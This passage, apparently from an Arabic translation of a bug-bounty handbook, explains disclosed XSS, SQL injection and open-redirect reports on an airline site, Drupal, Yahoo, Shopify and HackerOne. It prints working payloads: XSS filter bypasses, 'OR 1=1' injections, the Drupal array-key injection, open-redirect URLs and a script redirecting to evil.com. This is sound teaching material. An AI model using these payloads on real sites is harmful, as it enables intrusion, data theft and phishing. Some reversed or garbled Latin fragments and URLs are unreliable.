#### Filter XSS United

الان انظر الى الكود , ان لم تكن تعرف ماهي الجافا سكريبت , ربما لايمكنك الا ان تخمن مايحدث . تحديدا لاحظ **original\_exec** داخل تعريف اكسس اوبجكت XSSObject - definition proxy . بدون اي معرفة بالجافا سكريبت , يمكننا ان نفترض ان هذا بديل عن اكواد اصلية او ببساطة اكواد جديدة تنفذ بدلا عن الاكواد الاصلية , اي ان الموقع يحاول حماية نفسه عن طريق عدم السماح لدوال معينة . الان ربما تعتقد ان استخدام القوائم السوداء طريقة سيئة للغاية , لان مصطفى استطاع تخطيها.

احدى الاشياء المثيرة للاهتمام , انه من خلال الجافا سكريبت يمكنك استبدال الدوال الحالية بدوال جديدة. لذلك مصطفى حاول التالي داخل البارمتر **.javascript:document.write=HTMLDocument.prototype.write;document.write("STRUKT")**; مايفعله هذا الكود هو ارجاع دالة الكتابة الخاصة بالدوكننت الى قيمتها الافتراضية , بما ان لغة الجافا السكريبت لغة كائنية , جميع الكائنات لها بروتوتايب . لذلك عن طريق ارجاع قيمة الدالة الافتراضية باستخدام الكود السابق, وبعد ذلك تنفيذ كود جديد يتسبب في الكتابة داخل الدوكننت , كل مايفعله هو ادخال اسمه داخل الدوكننت:



### Text Plain United

للاسف الشديد هذه الحيلة لم تنجح ايضا في تنفيذ اكواد الجافاسكربت , لجأ مصطفى بعد ذلك الى حيلة جديدة وهي استخدام دالة اخرى عن طريق اللجوء الى احد اصدقاءه , brutelogic © انصحك ان تطلع على مدوناتهم , الروابط مرفقة في اخر الكتاب. قمت بعمل حديق مع مصطفى وصديقه , اخبراني ان الفيلتر الخاص بموقع الطيران كان يفتقد فحص لدالة اخرى مشابهة لدالة الكتابة وتسمى writeln , الفرق بينهما ان الثانية تضيف سطر جديد اثناء الكتابة بينما الاولى لا تفعل .

الكتابة على الدوكنت , وتخطي الحماية الخاصة بالموقع عن طريق الكود التالي: `document.writeln(decodeURI(location.hash))`; `<img src=1 onerror=alert(1)>` #. للاسف لم ينجح في تنفيذ اكواد الجافا سكربت. بسبب ان الفيلتر الخاص بالموقع كان لا يزال يلغي عمل دالة التحذير .alert


قبل ان نذهب الى البايلود النهائي الذي استطاعا به تنفيذ اكواد الجافا سكربت , دعنا ننظر للتالي:

- الكود الاول "؛" يقوم بغلق اكواد الجافاسكربت الحالية
- الكود التالي يقوم ببداية فتح البايلود الخاص بهم }
- الكود الثالث `document.writeln` يقوم باستدعاء دالة الكتابة
- الكود الرابع سيقوم بفك تشفير العلامات المشفرة داخل الرابط `decodeURI` اي ان ٢٢٪ تصبح علامة تنصيب مزدوجة
- الكود الخامس يقوم بارجاع كل الحروف التي تاتي بعد علامة الشباك في الرابط `location.hash`
- الكود السادس - " يستبدل علامة التنصيب لتجنب الاخطاء
- الجزء الاخير يضيف بارمتر `<img src=1 onerror=alert(1)>` # لا يتم ارساله الى السرفر ولكن يظل في المتصفح

مع كل ذلك , وجد مصطفى وصديقه انهم بحاجة الى دوكنت تحتوي على الدوال الاصلية وغير معدلة , ولها وصول او علاقة بالموقع , لذلك استعانا بوسم `iframe`.



بالنسبة للايفرام , هو ببساطة عبارة عن دوكنت موجودة داخل دوكنت اخرى في موقع ما . ببساطة هيا صفحة تحتوي على صفحة اخرى , ويمكن للصفحة الاولى ان تتحكم بالاعراض اذا كان لهما نفس الرابط او لم يكن له رابط .



استغلال الثغرة. انظر:

يمكن اضافة عنوان الى الايفرام لتحميل صفحة اخرى من موقع اخر او من نفس الموقع . من خلال ذلك استطاع الهاكرز ان يستعينوا بالدوال الاصلية الخاصة بالايفرام .

### مرن عقلك



الكثير من الاشياء اذهلتني بخصوص تلك الثغرة , الاول اصرار مصطفى . بدلا عن الاستسلام بعد وجود عدم تنفيذ للكود اول مره , لو كنت مكانه لاستسلمت , ولكنه واصل البحث ليعرف ماهو السبب , الثاني متعلق باستخدام القوائم السوداء , وهو مؤشر جيد للهاكرز . واصل البحث وركز جيدا عندما تجد موقع يستخدم قائمة سوداء , لقد تعلمت الكثير من مصطفى وصديقه . كما انني اتواصل دائما معهم واتعلم منهم , واهم من ذلك ان الدراية التامة والمعرفة الكبيره بالجافا سكربت يساعدك كثيرا في البحث عن تلك الثغرات .

## الملخص

تمثل ثغرات الاكسس خطر كبيرا لمطوري المواقع . عن طريق استدعاء دالة اظهار التحذير ال(88)alert يمكنك معرفة اذا كان المدخل مصاب بهذه الثغرة ام لا , بالاضافة يمكنك ان تجمع بين ثغرات حقن الهتمل وعمل تشفير للحروف المستخدمه , وايجاد اذا كان بإمكانك تنفيذ ثغرات اكسس .

اثناء البحث عن ثغرات الاكسس , تذكر هذه الاشياء: س <افحص كل شيء> بغض النظر عن الموقع الذي تحاول اختراقه , والتوقيت المستخدم , فقط واصل المحاولة , لا تعتقد ان الموقع كبير ومعقد ولا يمكن اختراقه . تذكر ان تجد ابسط مثال وهو مربع البحث كما وجد بموقع شوييفاي , تذكر ان اي موقع مهما كان حجمه يمكن اختراقه , حاول استخدام طريقة اخرى لارسال المدخلات كما حدث في ثغرة جوجل .

الثغرات يمكن ان توجد في اي مكان كمثل ثغرة بموقع شوييفاي كانت موجودة في حقل اسم الملف , وليست في قيمة الملف نفسه , او محتوياته .

دائما استخدم بروكسي اثناء الفحص اثناء محاولة فحص ثغرات الاكسس , ربما تجد نتائج سلبية بسبب استعمالك المتصفح , والذي تسبب في ان الجافا سكربت تفحص القيم التي ادخلتها قبل ارساله , لذلك استخدم بروكسي حتى تتيقن ان المدخلات ترسل بدون تعديل .

ثغرات الاكسس تحدث اثناء عرض محتويات الصفحة لان ثغرات الاكسس تحدث اثناء عرض المتصفح لمحتويات الصفحة , تذكر جيدا ان تفحص كل الاماكن وكل القيم المستخدمة او التي تعرض داخل الصفحة . من الممكن ان تمنع الجافا سكربت وجود القيمة المحقونة داخل الصفحة مباشرة ولكن ربما تعكس هذه القيمة في مكان اخر . يجب ان تفرق جيدا عندما يقوم الموقع بفلتر المدخلات قبل حفظها وفلترتها قبل عرضها للمستخدم , جرب ان تجد طريقة لتخطي تلك الفلترات , ربما يكون هذه المبرمج كسول ونسى فلتر المدخلات , او قام بعمل فلتر ولكن بها اخطاء..

افحص القيم الغير متوقع اصابتها لا تقوم بارسال القيم المتوقعة دائما جرب التنوع . عندما تم اكتشاف ثغرة موقع ياهو التي تم ذكرها في هذه الفصل , تم استخدام قيم غير متوقعة داخل البايلود . فكر خارج الصندوق , جرب مايعتقد المطور ان المهاجم يمكنه ارساله , وارسل شيئا اخر لم يكن يتوقع ان تقوم بارساله . جرب استخدام دوال اخر , ابحث عن اماكن غير متوقعة , ربما توجد الثغرة ولكن لم تراها

ترقب جيدا القوائم السوداء لو قام موقع ما بعدم تشفير الحروف مثل (e.g., < تصبح , > تصبح , %lt;), %gt; جرب ان تجد السبب وراء ذلك . في الثغرة الاخيرة الخاصة بموقع الطيران استخدموا قائمة سوداء لتجنب استخدام الدوال الخاصة بالكتابة وعرض الرسائل .

الايفرام هو صديقك الايفريم سيتم تنفيذ الكود الخاص به داخل الدوكننت الخاصة به , ولكن يمكنك الوصول الى تلك الدوكننت , اذا كان مرفق داخل صفحة ما . هذا يعني انه اذا كان هناك فلتر لدوال الجافا سكربت داخل الصفحة الام , يمكنك الاستعانة بتلك الدالة الموجودة داخل الايفرام , حيق ان دوال الايفرام تصبح فعاله غير معطلة كما الحال بالدوال المعطلة في الدوكننت الاصلية .

# حقن قواعد البيانات

## الوصف

تتواجد ثغرات حقن قواعد البيانات عندما يتيح موقع او تطبيق ما لمهاجم ان يحقن اوامر سكول المستخدم في التفاعل مع قواعد البيانات. خطر هذه الثغرات كبير جدا لما قد يسببه من اضرار او تسريب لمعلومات حساسة مثلا كلمات المرور, هذه ما يجعل هذا النوع من الثغرات من اكثر الانواع مكافاة . علي سبيل المثال , يستطيع المهاجم عمل اي تغيير مثل الحصول علي البيانات , تعديلها , حذفها , او اضافة بيانات جديدة . في بعض الاحيان قد يستطيع المهاجم تنفيذ اوامر عن بعد على النظام او التطبيق .

تحديث دائما هذه الثغرات عندما يقوم مطور التطبيق , باستخدام مدخل من مدخلات المستخدم داخل جملة سكول , بدون التحقق من المدخل, انظر المثال التالي:

```
$name = $_GET['name'];  
$query = "SELECT * FROM users WHERE name = $name";
```

الان القيمة المرسلة داخل حقل الاسم , تستخدم مباشرة داخل جملة السكول. لو فرضنا ان المهاجم قام بادخال القيمة التالية '1=1 OR test' , ستقوم جملة السكول بارجاع ناتج او صف في قاعدة البيانات حيث ان الشرط تحقق بسبب 1=1 . انظر الى الامثلة التالية:

```
$query = "SELECT * FROM users WHERE (name = $name AND password = 12345)";
```

الان لو استخدمت هذا البايلود '1=1 OR test' , سيتم استبدال متغير النيم بالبايلود و تصبح جملة السكول كالتالي:

```
$query = "SELECT * FROM users WHERE (name = 'test' OR 1=1 AND password = 12345)";
```

الان سوف تختلف نتيجة جملة السكول قليلا . سوف تقوم الجملة بارجاع كل الصفوف التي يكون الاسم فيها يساوي test , وكل الصفوف التي تكون كلمة السر فيها تساوي 12345 .. هذه الجملة بوضوح لن تقوم بفعل ما نرده , هدفنا هو الحصول على اول صف فقط في قاعدة البيانات. ونتيجة لذلك , نحتاج لالغاء شرط التحقق من كلمة المرور , يمكن تحقيق ذلك عن طريق وضع الشرط داخل تعليق او كومننت بحقن البايلود التالي '1=1 OR test';- . كل ما فعلناه هو وضع سيميكون في نهاية جملة السكول و اضافة علامتي داش لعمل كومننت حتى لا يتم ترجمة الاوامر التالية . بعد ذلك سيكون الناتج كما في المثال الاول تماما.

## الأمثلة

### 1. Injection SQL Drupal

الصعوبة: متوسطة

الرابط: اي موقع يعمل تحت دروبال اصدار ٧.٣٢

رابط التقرير: <https://hackerone.com/reports/31756><sup>٣٨</sup>

تاريخ الاطلاع: اكتوبر 17, 2014

المكافأة: \$3000

الوصف: دروبال هو نظام ادارة محتوى يستخدم لعمل المواقع , شبيه تماما بالوردبرس وجوملا. هذا النظام مكتوب بلغة البي اتش بي , وقابل لاضافة وظائف جديدة عن طريق تركيب الموديول . قام مجتمع دروبال بكتابة الالاف من الموديولز ونشرهم مجانا. مثلا الاي كورس وغيرها. ومع ذلك عند تركيب دروبال ياتي معه موديولز افتراضية لتهيئة الموقع وتحتاج اتصال لقواعد البيانات . تسمى هذه الموديولز الافتراضية **core drupal** .

في ٢٠١٤ , نشر فريق دروبال تحديث عاجل لثغرة امنية مصاب بها الموديولز الافتراضية بسكربتات الدروبال , هذه الثغرة تسبب في حقن قواعد البيانات , والتي يمكن استغلالها من قبل اي مستخدم مجهول. كما تمكن الثغرة المهاجم من اختراق اي موقع مركب سكربت دروبال المصاب بالثغرة.

اكتشف ستيفن هورست ان مطوري دروبال قام بتطوير وظيفة التكامل مع محركات قواعد البيانات , ولكن هذه الوظيفة تم برمجتها بطريقة خاطئة , والتي يمكن ان تستغل من قبل المهاجمين . لنكن اكثر تحديدا استخدم دروبال ب Data PHP Objects, (PDO) وهو عبارة عن واجه تستخدم للوصول لقواعد البيانات . قام مطوري دروبال باستخدام اكواد تعتمد على هذه الواجهة من اجل تمكين المطورين الذين يستخدموا دروبال في ربط السكربت مع اي نوع من قواعد البيانات مثل ما PostgreSQL, MySQL مما ادى الى مزيد من التواصل وحذف التعقيد واتاحة لاي مستخدم توصيل دروبال باي قاعدة بيانات .

اكتشف ستيفان ان الكود المستخدم داخل وظيفة التكامل يتعامل بطريق خاطئة مع المصفوفات . انظر الى الكود الاصلي التالي:

```
foreach ($data as $i => $value) {
    [...]
    $new_keys[$key . '_' . $i] = $value;
}
```

هل يمكن ان تلاحظ الخطأ ؟ افترض مطوري دوبال ان مفاتيح المصفوفة ستكون دائما ارقام صحيحة , لذلك قامو بادراج تلك المفاتيح الى جملة السكول لاحظ اضافة المتغير \$key المضاف الى \$i , بعد ذلك قامو باعطاءه القيمة \$value . لاحظ جملة السكول المستخدمة :

<sup>٣٨</sup><https://hackerone.com/reports/31756>

```

❑ db_query("SELECT * FROM {users} WHERE name IN (:name)", array(':name'=>array('user1', 'user2')));

```

دالة query\_db تأخذ جملة السكول كـ **SELECT \* FROM {users} WHERE name IN (:name)** متغير اول , وتأخذ مصفوفة كمتغير ثاني , ويتم استبدال قيم المصفوفة بهذا المتغير الموضوع داخل جملة السكول , عندما تقوم بتعريف مصفوفة كالشكل التالي, array('value', 'value2', 'value3') في الواقع يكون شكلها هكذا [0 => 'value', 1 => 'value2', 2 => 'value3'], حيث ان كل قيمة داخل المصفوفة يتم الوصول اليها عن طريق مفتاح الاندكس الرقمي . لذلك لمتغير المسى نيم تم استبداله بمصفوفة تحتوي على عدة عناصر كل عنصر له مفتاح لتسهيل الوصول اليه . ما الذي يمكنك استنتاجه من ذلك :

```

❑ SELECT * FROM users WHERE name IN (:name_0, :name_1)

```

عظيم , الان قد تدرك ان المشكلة تكمن في مفاتيح الاندكس الخاصة بالمصفوفة , كالتالي:

```

❑ db_query("SELECT * FROM {users} where name IN (:name)",
❑ array(':name'=>array('test' -- ' => 'user1', 'test' => 'user2')));

```

في هذه الحالة , النيم هو عبارة عن مصفوفة مفاتيحها كالتالي (test) -, 'test'. هل يمكن ان تدرك الى اين ياخذنا هذا؟ عندما يقوم تطبيق دروبال باستقبال تلك القيم ويعالجها , سيقوم بعمل مصفوفة لوضعها داخل جملة السكول , كالتالي:

```

❑ SELECT * FROM users WHERE name IN (:name_test) -- , :name_test)

```

دعنا نسرد مايحدث بالتفصيل . تبعا

قد يكون محير بعض الشيء ولكن دعنا نغوص في تفاصيل الكود . بالنسبة الى تسلسل الفورايتش, سيقوم تطبيق دروبال بالمرور علي كل لفة ويكون عنصر او مفتاح جديد . بالنسبة لاول لفة يكون \$i = (test - وتكون القيمة مساوية user1.. الان يكون المفتاح مزيج بين كلمة (name:) مضاف اليه قيمة الاندكس \$i فيصبح الناتج نيم تست. بالنسبة للفة الثانية يكون \$i = test وتكون القيمة user2 . بعد دمج قيمة الانكس مع المفتاح يصبح لدينا test\_name. تكون النتائج عبارة عن عدة متغيرات كل متغير اسمه مكون من ناتج الدمج بين كلمة نيم وقيمة الاندكس , وتكون ناتج هذا المتغير الجديد مساوية user2. الان بفهم السيناريو السابق , نسننتج ان مطوري دروبال استخدمو PDO التي تسمح بعمل عدوة اوامر علي قواعد البيانات. لذلك يمكن ان يقوم مهاجم ما بحقن اوامر سكول لاضافة مدير جديد للموقع والاستحواذ عليه .

مرن عقلك



تبدو ثغرات حقن قواعد البيانات صعب ايجادها بعد قراءة هذه التقرير . ليس كما تظن هذا التقرير حقا رائع لانه تم اكتشاف الثغرة بعد تفكير وملاحظة ليس فقط مجرد حقن علامة تنصيب ومشاهدة رسائل اخطاء السكول . كل ما في الامر متعلق بمبرمجي دروبال والذي كان يعاملون المصفوفات على انها تمتلك مفاتيح رقمية فقط . لذلك عندما يطلب منك موقع ما وضع اسم داخل الرابط , جرب ان تضع عدة قيم لهذا المتغير , جرب تحويله الى مصفوفة مثل الثغرة السابقة , وراقب رد التطبيق لك . ربما لن تجد به ثغرة لحقن قواعد البيانات , ولكن ربما تجد شيئ مثير للاهتمام. 2#### SQL Blind Sports Yahoo

الصعوبة: متوسطة

الرابط المصاحب: sports.yahoo.com


رابط التقرير: [tumblr esevece](http://tumblr.com/esevece)<sup>٣٩</sup>

تاريخ الاطلاع: 16 February 2014

المكافأة: \$3,705

الوصف:

وجد ستيفانو ثغرة حقن قواعد البيانات بموقع ياهو الرياضة , نتيجة وجود باثرومتر مصاب يسمى year موجود بالرابط التالي <http://sports.yahoo.com/nfl/draft?year=2010&type=20&round=2>, لدينا مثال على رد للرابط السابق :



### Response Valid Yahoo


عندما قام ستيفانو بحقن علامتي داش داخل البارامتر المصاحب , كان الناتج التالي:

<https://esevece.tumblr.com><sup>٣٩</sup>



عن طريق حقن علامتي داش , يبدو ان ستيفانو غير شكل جملة السكول للشكل التالي:

من خلال هذا الحقل المصاب يستطيع اي مهاجم ان يسرق بيانات حساسة من موقع ياهو . كمثال كان ستيغانو قادرا على على معرفة اصدارات قواعد البيانات المستخدمه من قبل ياهو عن طريق الاتي:



### Version Database Yahoo

باستخدام جملة لو الشرطية , سيتم ارجاع بيانات اللاعبين لو كان ناتج دالة الفيرجن التي ترجع قيمة اصدار قاعدة البيانات مساوية لرقم خمسة سيتحقق شرط البوليان وترجع البيانات. نظرا لان جملة لو تأخذ قيمة وشرط ان تحقق الشرط تقوم بارجاع القيمة وان لم يتحقق ترجع قيمة اخرى . ونتيجة لذلك يمكن التلاعب بالنتائج وتغيير البيانات الحقيقية عن طريق استخدام جملة لو . نحن نعلم تماما ان النسخه ليست مساوية لرقم خمسة يمكن الاطلاع على المزيد من خلال مراجعة مقال اختبار قواعد مايسكول.

يسمى هذا النوع من الحقن , بالحقن الاعمى وسمي بهذا الاسم , لانه في حالتنا هذه لم يستطع ستيفانو ان يرى النتائج مباشرة . ومع ذلك يمكن التلاعب بالقيم التي ترجعها جملة لو الشرطية ومقارنتها باي قيم اخرى حتى نصل للقيمة الصحيحة , من خلال هذه الطريقة يمكن استخراج كافة البيانات المخزنة بقواعد بيانات ياهو.

### مرن عقلك

ثغرات حقن قواعد البيانات ليست بتلك المعقدة , ولا تفكر انه يصعب استغلالها , يمكنك ان تصطادها عن طريق حقن مجرد علامة تنصيب مفردة وملاحظة النتائج او الوقت المستقطع . وباستخدام علامتي داش يمكنك ان تكسر جملة السكول وتغير النتائج تماما. عند البحث عن هذه الثغرات , راقب جيدا تغيير النتائج ربما تجد حقل مصاب بثغرة سكول .



## الملخص

تمثل ثغرات حقن قواعد البيانات تهديداً عالياً لخطورة المواقع الانترنت . ايجاد مثل هذه الثغرات يمكن ان يؤدي الى صلاحيات كبيرة قد تصل في بعض الاحيان الى تنفيذ اكواد على الموقع المصاب . عندما تحاول اكتشاف هذه الثغرات لا تعتمد فقط على حقن علامة التنصيص المفردة لكسر جملة السكول , بل حاول ايضا حقن علامة تنصيص مزدوجة , حاول ان تحقق اكواد كاملة , ربما تجد موقع مصاب ولكن لا يمكنك رؤية النتائج في هذه الحالة ربما يكون الموقع مصاب بثغرة الحقن الاعمى ولعلك لم تدرك ذلك , لذلك انتبه جيدا لكل النصائح .

# ثغرات اعادة التوجيه

## الوصف

تحدث ثغرات اعادة التوجيه عندما يقوم تطبيق الويب باستخدام احد مدخلات اليوزر , باعتباره ان قيمة هذا المدخل هيا عنوان او رابط لموقع ما , ثم يرد على المستخدم بالتوجه الى هذا العنوان دون التحقق منه , هذا التفصيل تبعا لوثائق المشروع المفتوح لتأمين تطبيقات الويب اواسب.

يتم استغلال هذه الثغرات في هجمات التصيد حيث يتم اصطياد المستخدمين دون علمهم , وطلب بياناتهم السرية على اعتبار ان الموقع امن وموثوق , نظرا لان المستخدم تم توجيهه من قبل الموقع الموثوق , يتم تجميع معلومات عن المستخدمين ايضا من خلال هذه الثغرات عن طريق المعلومات المرسله داخل الطلب مثل قيمة هيدر اليوزر اجنت.

الروابط



تفحص موقع اواسب [Sheet Cheat Forwards and Redirects Unvalidated OWASP](https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet) <sup>٤٠</sup>

## الامثلة

### 1. Redirect Open Install Theme Shopify

الصعوبة: منخفضة

الرابط: `name=XX_app.shopify.com/services/google/themes/preview/supply-blue?domain`

رابط التقرير: <https://hackerone.com/reports/101962> <sup>٤١</sup>

تاريخ الابلاغ: نوفمبر 25, 2015

المكافاة: \$500


الوصف:

<sup>٤٠</sup> [https://www.owasp.org/index.php/Unvalidated\\_Redirects\\_and\\_Forwards\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet)

<sup>٤١</sup> <https://hackerone.com/reports/101962>

يتيح موقع شوبيفاي للمستخدمين اصحاب المتاجر بالتحكم الكامل في شكل ومظهر المتجر الخاص بهم , لذلك عندما يقوم صاحب المتجر بتنصيب ثيم جديد, بعد نجاح العملية يقوم الموقع باستخدام قيمة redirect ويعيد توجيه المستخدم الى الرابط المقابل لهذه القيمة دون التحقق منه.

ونتيجة لذلك اذا قام مستخدم ما بزيارة هذا الرابط - [https://app.shopify.com/services/google/themes/preview/supply-name=example.com\\_blue?domain.http://example.com/admin](https://app.shopify.com/services/google/themes/preview/supply-name=example.com_blue?domain.http://example.com/admin) سيتم إعادة توجيهه الى هذا العنوان .  
يمكن ان يستضيف احد المهاجمين موقع مزور على هذا النطاق, ويبدأ في عملية التصيد من خلاله.



مرن عقلك  
ليست كل الثغرات معقدة البعض منها سهل جدا ايجاده واستغلاله , في المثال السابق كل ما تطلبه الامر تغيير قيمة البارامتر المستخدم في إعادة التوجيه.

## 2. Redirect Open Login Shopify

الصعوبة: متوسطة

متوسطة: <http://mystore.myshopify.com/account/login>

رابط التقرير: <https://hackerone.com/reports/103772><sup>٤٢</sup>

تاريخ الابلأغ: ديسمبر 6, 2015

المكافأة: \$500

الوصف:

هذا المثال , هو مثال شبيهه بالسابق , ولكن الاختلاف هنا , انه يجب ان يقوم المستخدم بتسجيل الدخول , بعد ذلك سيتم إعادة توجيهه الى الرابط الموجود بقيمة المتغير url.\_checkout ~ url=np\_http://mystore.myshopify.com/account/login?checkout~

ونتيجة لذلك عندما يدخل احد مستخدم شوبيفاي , ويقوم بتسجيل الدخول , سيتم إعادة توجيهه الى الرابط التالي:

□ <https://mystore.myshopify.com.np/>

حيث ان هذا النطاق ليس تابع لشوبيفاي.

## 3. Redirect Interstitial HackerOne

Difficulty: متوسطة

الرابط: لم يتم ذكره

<https://hackerone.com/reports/103772><sup>٤٢</sup>

رابط التقرير: <https://hackerone.com/reports/111968><sup>٤٣</sup>

تاريخ الاصلاح: يناير 20, 2016

المكافأة: \$500

الوصف:

الشيء المثير للاهتمام بهذا التقرير , ان عملية التوجيه تتم تلقائيا بدون اشعارك بانه تتم عملية توجيه ويرجى الانتظار.  
قام فريق هاكر ون بتوفير وصف سهل لهذا التقرير:

كل الروابط الخاصة بموقع هاكر ون تعامل كروابط امنية وموثوقة , من ضمن هذه الروابط تلك الخاصة بموارد موقع زنديسك. يمكن لأي شخص عمل موقع على نطاق فرعي بموقع زنديسك , ويمكنه اضافة اي نوع من المحتويات بما في ذلك التحكم في اكواد الجافاسكربت والاتش تي ام ال الخاصة بهذا الموقع الذي تم تسجيله, لذلك يسمح لك زنديسك باعادة توجيه المستخدمين لأي موقع. any out. warning.  
لذلك السبب في هذه الثغرة هو زنديسك , علما بان زنديسك يمكنه اعادة توجيهك لأي مصدر خارجي.

قام محمود جمال (صاحب ثغرة اكسس بموقع جوجل) بتسجيل نطاق فرعي على موقع زنديسك وقام باضافة الكود التالي:

❑ `<script>document.location.href = "http://evil.com";</script>`

داخل النطاق المسجل بموقع زنديسك , ثم انشاء الرابط التالي , مع اضافة اسم النطاق الخاص به على موقع زنديسك : ~  
account?state=company:/-to\_to=https://support.hackerone.com/ping/redirect\_id=1&return\_session?locale=https://~

والذي يتم من خلاله اعادة توجيه جلسة زنديسك.

قام محمود جمال بابلاغ موقع زنديسك مباشرة عن هذه الثغرة , ولكن سياسة زنديسك تسمح للمستخدمين بالتحكم واعادة التوجيه , لذلك لم يتم قبولها , فقام محمود بالتفكير كيف يمكن ان يستغلها , وبالفعل نجح في عمل ذلك بموقع هاكر ون , مثال رائع على التفكير خارج الصندوق.

مرن عقلك



كما تم ذكره في فصل منطق التطبيقات , دائما ركز على الاضافات والخدمات التي يستخدمها الموقع المستهدف, يمكنك ان تستفيد من هذه الخدمات في استغلال ثغرة ما , كما الحال بموقع هاكر ون تم استغلال الثغرة من خلال الجمع بين استخدام موقع هاكر ون لزنديسك وبين اعادة توجيه المسموحة من خلال موقع زنديسك.

بالاضافة الى انه اذا وجدت احد الثغرات , ربما تجد مشكلة في شرحها الى الشخص المعني بها , ربما يصعب عليه فهمها , هذا هو السبب الذي جعلني اكتب فصل كامل في كيفية اعداد التقرير , لذلك اذا كان لديك الكثير من الوقت , حاول ان تبسط المشكلة وتشرح تفاصيل الثغرة بطريقة مبسطة وسلسلة , وضع ايضا العواقب التي يمكن ان تنتج من استغلال هذا الخطا..

حتى وان اوضحت الفكرة جيدا للشخص المعني , ستجد احد الشركات ترفض هذه الثغرات , كما حدث مع محمود جمال , لذلك حاول ان تستعين باحد نقاط الضعف الاخرى يمكن ان تستغل الثغرة بثغرة اخرى..

## الملخص

